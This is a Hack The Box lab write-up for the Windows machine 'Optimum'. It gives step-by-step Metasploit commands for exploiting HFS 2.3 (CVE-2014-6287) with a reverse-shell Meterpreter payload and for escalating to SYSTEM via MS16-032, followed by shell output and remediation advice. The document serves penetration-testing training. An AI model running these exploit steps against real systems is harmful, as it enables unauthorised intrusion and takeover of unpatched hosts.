Hack The Box Penetration Test Report

Machine Name: Optimum

Author: Prince.

Severity: High

Date: 27th May 2025

Table of Contents

1. Summary

This report details the findings of the penetration test conducted against the HackTheBox machine 'HTB-Optimum'. The goal was to capture user and root flags simulating a real-world black-box assessment.

2. Methodology

1. Reconnaissance: Conducted an initial network scan using Nmap to identify open ports and running services. Discovered port 80 hosting an instance of HttpFileServer (HFS) 2.3.
2. Enumeration: Analysed the exposed HTTP service and identified it as vulnerable to remote code execution (RCE) based on known exploits related to HFS version 2.3 (CVE-2014-6287).
3. Exploitation: Gained initial access by executing the Metasploit module exploit/windows/http/rejetto_hfs_exec, resulting in a low-privileged shell on the target system.
4. Privilege Escalation: Escalated privileges to SYSTEM using the Metasploit module windows/local/ms16_032_secondary_logon_handle_privesc, which exploits a

vulnerability in Windows Secondary Logon (CVE-2016-0099).

5. Post-Exploitation and Reporting: Captured the target flag and compiled all findings, technical details, and mitigation recommendations into the final penetration test report.

3. Target Information

- IP Address: 10.10.10.8
- Machine Name: HTB-Optimum
- Operating System: Windows


4. Reconnaissance

Command Used:

```
sudo nmap -sCV 10.10.10.8
```

Open Ports:

- 80/tcp - http(HttpFileServer httpd 2.3)



```
┌─[us-vip-9]─[10.10.14.15]─[kingpaimon666@htb-ealhkiecvg]─[~]
└──╼ [★]$ sudo nmap -sCV 10.10.10.8
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 15:10 CDT
Nmap scan report for 10.10.10.8
Host is up (0.0093s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

5. Exploitation

To exploit the target system, a known vulnerability in HttpFileServer 2.3 (CVE-2014-6287) was leveraged. This vulnerability allows remote code execution via specially crafted HTTP requests, due to inadequate input sanitisation in the application.

Steps to Reproduce

- Initiated the Metasploit Framework:

```
msfconsole
```

- Loaded the applicable HFS exploit module:

```
use exploit/windows/http/rejetto_hfs_exec
```

- Configured the required parameters for successful exploitation:

```
set RHOSTS 10.10.10.8
set RPORT 80
set LHOST 10.10.14.15
set LPORT 4444
```


- Specified the payload for reverse shell access:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```

- Executed the exploit:

```
exploit
```

- A Meterpreter session was successfully established with user-level privileges on the target system.



```
(Meterpreter 1)(C:\Users\kostas\Desktop) > sysinfo
Computer        : OPTIMUM
OS              : Windows Server 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : el_GR
Domain          : HTB
Logged On Users : 2
Meterpreter     : x86/windows
(Meterpreter 1)(C:\Users\kostas\Desktop) > getuid
Server username: OPTIMUM\kostas
(Meterpreter 1)(C:\Users\kostas\Desktop) >
```

6. Privilege Escalation

To escalate privileges on the compromised host the MS16-032 vulnerabiltiy (CVE-2016-0099) was exploited. This vulnerability affects the Windows Secondary Logon Service and allows a local user to elevate privileges to **NT AUTHORITY\SYSTEM**.

Steps to Reproduce

- Background the current Meterpreter session:

```
background
```

- Executed the Local Exploit Suggester module to identify viable privilege escalation paths:

```
use post/multi/recon/local_exploit_suggester
set SESSION 1
run
```

- Identified MS16-032 as a suitable exploit and loaded the corresponding module:

```
use exploit/windows/local/ms16_032_secondary_logon_handle_privesc
```

- Configured the necessary parameter:

```
set SESSION 1
```

- Executed the exploit:

```
exploit
```

- The exploit successfully elevated the Meterpreter session to SYSTEM-level privileges, granting full administrative access to the target system.

7. Remediation Recommendation


- Apply the security patch for CVE-2014-6287 to address the RCE vulnerability in HttpFileServer 2.3.
- Remove or upgrade HttpFileServer to a supported and secure alternative.
- Patch the system for CVE-2016-0099 (MS16-032) to prevent local privilege escalation.
- Implement regular patch management and vulnerability assessments.
- Restrict the use of outdated services and enforce least privilege across user accounts.

8. Conclusion

The target system 'HTB-Optimum' was compromised due to an unpatched remote code execution vulnerability in HFS 2.3, followed by privilege escalation via a local windows vulnerability. The attack resulted in full SYSTEM-level access, underscoring the critical need for proper patching and the removal of unsupported software.

9. Proof of Access (Flags Captured)

- **user.txt**




```
(Meterpreter 1)(C:\Users\kostas\Desktop) > ls
Listing: C:\Users\kostas\Desktop
================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2025-04-22 15:58:13 -0500  %TEMP%
100666/rw-rw-rw-  282     fil   2017-03-18 06:57:16 -0500  desktop.ini
100777/rwxrwxrwx  760320  fil   2017-03-18 07:11:17 -0500  hfs.exe
100444/r--r--r--  34      fil   2025-04-22 15:41:40 -0500  user.txt

(Meterpreter 1)(C:\Users\kostas\Desktop) > cat user.txt
[redacted]
```

- **root.txt**



```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-21 01:56:40 -0500  desktop.ini
100444/r--r--r--  34    fil   2025-04-15 10:56:12 -0500  root.txt

(Meterpreter 2)(C:\Users\Administrator\Desktop) > cat root.txt
[redacted]
```